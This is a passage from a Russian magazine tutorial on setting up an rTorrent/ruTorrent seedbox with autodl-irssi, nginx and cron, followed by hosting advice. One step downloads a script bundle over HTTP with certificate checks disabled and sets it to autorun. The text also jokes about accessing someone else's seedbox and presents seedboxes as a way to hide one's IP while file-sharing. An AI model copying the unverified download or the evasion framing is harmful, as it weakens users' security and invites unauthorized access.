sudo mkdir /home/$newuser/rtorrent/watch
```

После этого настраиваем клиент, редактируя файл `.rtorrent.rc`. Пропишем в нем порт 5555 для SCGI (протокола взаимодействия приложений с веб-серверами) и диапазон портов для rTorrent в текущей учетной записи. Можно сделать несколько пользователей и назначить каждому свои диапазоны:

```
port_range = 51001-51500
network.scgi.open_port = 127.0.0.1:5555
```

Завершаем дополнительную настройку rTorrent:

```
sudo perl -pi -e “s/<user name>/$newuser/g” /home/$newuser/.rtorrent.rc
```

Переходим к настройке ruTorrent. Создаем каталоги:

```
sudo mkdir /var/www/rutorrent/conf/users/$newuser
sudo mkdir /var/www/rutorrent/conf/users/$newuser/plugins
```

Редактируем файл конфигурации:

```
sudo nano /var/www/rutorrent/conf/users/$newuser/config.php
```

Указываем в нем каталог текущего пользователя, тот же порт для SCGI, какой мы задали при настройке rTorrent (5555), и уникальную точку монтирования (здесь это RPC3).

```php
<?php

$topDirectory = '/home/<username>';
$scgi_port = 5555;
$XMLRPCMountPoint = "/RPC3";

?>
```

Если делали аккаунт для нового пользователя, то добавляем его в `htpasswd`:

```
sudo htpasswd /etc/nginx/.htpasswd $newuser
```

Создаем каталоги для autodl-irssi, скачиваем и распаковываем готовые скрипты и прописываем плагин на автозапуск.

```
sudo mkdir /var/www/rutorrent/conf/users/$newuser/plugins/autodl-irssi
sudo mkdir -p /home/$newuser/.irssi/scripts/autorun
```

```
cd /home/$newuser/.irssi/scripts
sudo wget --no-check-certificate -O autodl-irssi.zip ↵
    http://update.autodl-community.com/autodl-irssi-community.zip
sudo unzip -o autodl-irssi.zip
sudo rm autodl-irssi.zip
sudo cp autodl-irssi.pl autorun/
sudo mkdir -p /home/$newuser/.autodl
sudo touch /home/$newuser/.autodl/autodl.cfg
sudo touch /home/$newuser/.autodl/autodl2.cfg
```

Переходим к настройке autodl-irssi. В файле `autodl2.cfg` пишем следующее:

```
[options]
gui-server-port = 36760
gui-server-password = [password]
```

Тот же самый номер порта и пароль прописываем в `conf.php`.

```php
<?php

$autodlPort = 36760;
$autodlPassword = "[password]";

?>
```


Здесь пароль записывается в кавычках. После настройки раздаем пользователям права доступа.

```
sudo chown -R $newuser:$newuser /home/$newuser
sudo chown -R www-data:www-data /var/www/rutorrent/conf/users/$newuser
sudo chmod -R 755 /var/www/rutorrent/conf/users/$newuser
```

В заключение вешаем rTorrent и irssi в планировщик задач cron, чтобы они запускались автоматически также и при входе нового пользователя.

```
sudo crontab -u $newuser -e
// Добавить строки
@reboot sleep 10; /usr/local/bin/rtcheck irssi rtorrent
*/10 * * * * /usr/local/bin/rtcheck irssi rtorrent
```

Теперь для удаленного доступа к торрент-клиенту на нашем (или, хе-хе, чужом) сидбоксе логинимся по адресу `https://IP_сидбокса/rutorrent`.




Удаленный доступ к сидбоксу


Если все было сделано правильно, то мы сразу увидим окно ruTorrent. Оформление практически идентично µTorrent и другим популярным торрент-клиентам.

Главное окно ruTorrent

При желании настраиваем autodl-irssi. Помогут в этом списки каналов популярных торрент-трекеров.




Можно пропустить этот шаг и сразу перейти к скачиванию торрентов вручную. Для этого можно ввести ссылку на файл `.torrent` или загрузить его как локальный файл.






После успешного добавления каждого торрента появляется всплывающее сообщение.



Торрент добавлен в очередь rTorrent

Очередью можно управлять точно так же, как ты привык это делать в локальном торрент-клиенте.



Управление очередью торрентов

Созданный сидбокс можно крутить на любом компе, но лучше разместить его у зарубежного провайдера. При выборе площадки для размещения сидбокса обрати внимание на реально доступную «толщину» канала. Многие гордо ука-

зывают общую (которая потом делится на тысячи абонентов) или отдельно оговаривают ограничения для торрентов. Например, режут скорость после аплоада пары терабайтов. Железо тоже имеет не последнее значение. Чем большее число активных торрентов планируется, тем больше оперативки и процессорных ядер им потребуется. Многоядерные Xeon — хорошо, но часто их использование обходится слишком дорого. Для сидбокса вполне хватает пары современных Intel Atom. Вот как выглядит их свежее сравнение на практике (взято с Reddit).

ONLINE.NET
Тип процессора: Intel(R) Atom(TM) CPU C2750 @ 2.40 GHz
Число ядер: 8
Частота процессора: 1200.000 MHz
Общий объем ОЗУ: 7971 MB
Общий объёма свопа: 975 MB
Время работы: 8 days, 7:55
Скорость скачивания с CacheFly: 96.3 MB/s
Скорость дисковых операций: 70.7 MB/s

FERALHOSTING
Тип процессора: E5-2680 v3 @ 2.50 GHz
Число ядер: 48
Частота процессора: 2500.102 MHz
Общий объем ОЗУ: 257846 MB
Скорость скачивания с CacheFly: 162 MB/s
Скорость дисковых операций: 167 MB/s



WWW

Альтернативный скрипт для превращения чистой Debian/Ubuntu в навороченный Seedbox

FAQ по скрипту для создания сидбоксов

При колоссальной разнице в уровне платформы скорость второй лишь в 1,7 раза больше.

Многие хостеры предлагают готовые сидбоксы, но не стремись сэкономить, заключая договор длительной аренды. Такие фирмы редко работают долго, да и сама услуга в любой момент может быть объявлена вне закона.

Основное преимущество сидбокса состоит в том, что он работает с торрентами гораздо эффективнее домашней машины. Он не выполняет других задач, активен круглосуточно и отдает трафик на высокой скорости. Поэтому его побочный эффект — быстрое повышение статуса пользователя на торрент-трекерах с рейтинговой системой. Также он может стримить видео или просто служить единой медиатекой для всех устройств. При использовании сидбокса вся файлообменная активность не связана с твоим IP-адресом, а выполняется от имени удаленного узла в Гондурасе (ну или где ты его сам разместил).

WWW 2.0



Андрей Письменный
apismenny@gmail.com

WIGLE — ПУБЛИЧНАЯ БАЗА ДАННЫХ ХОТСПОТОВ И СОТОВЫХ ВЫШЕК

wigle.net

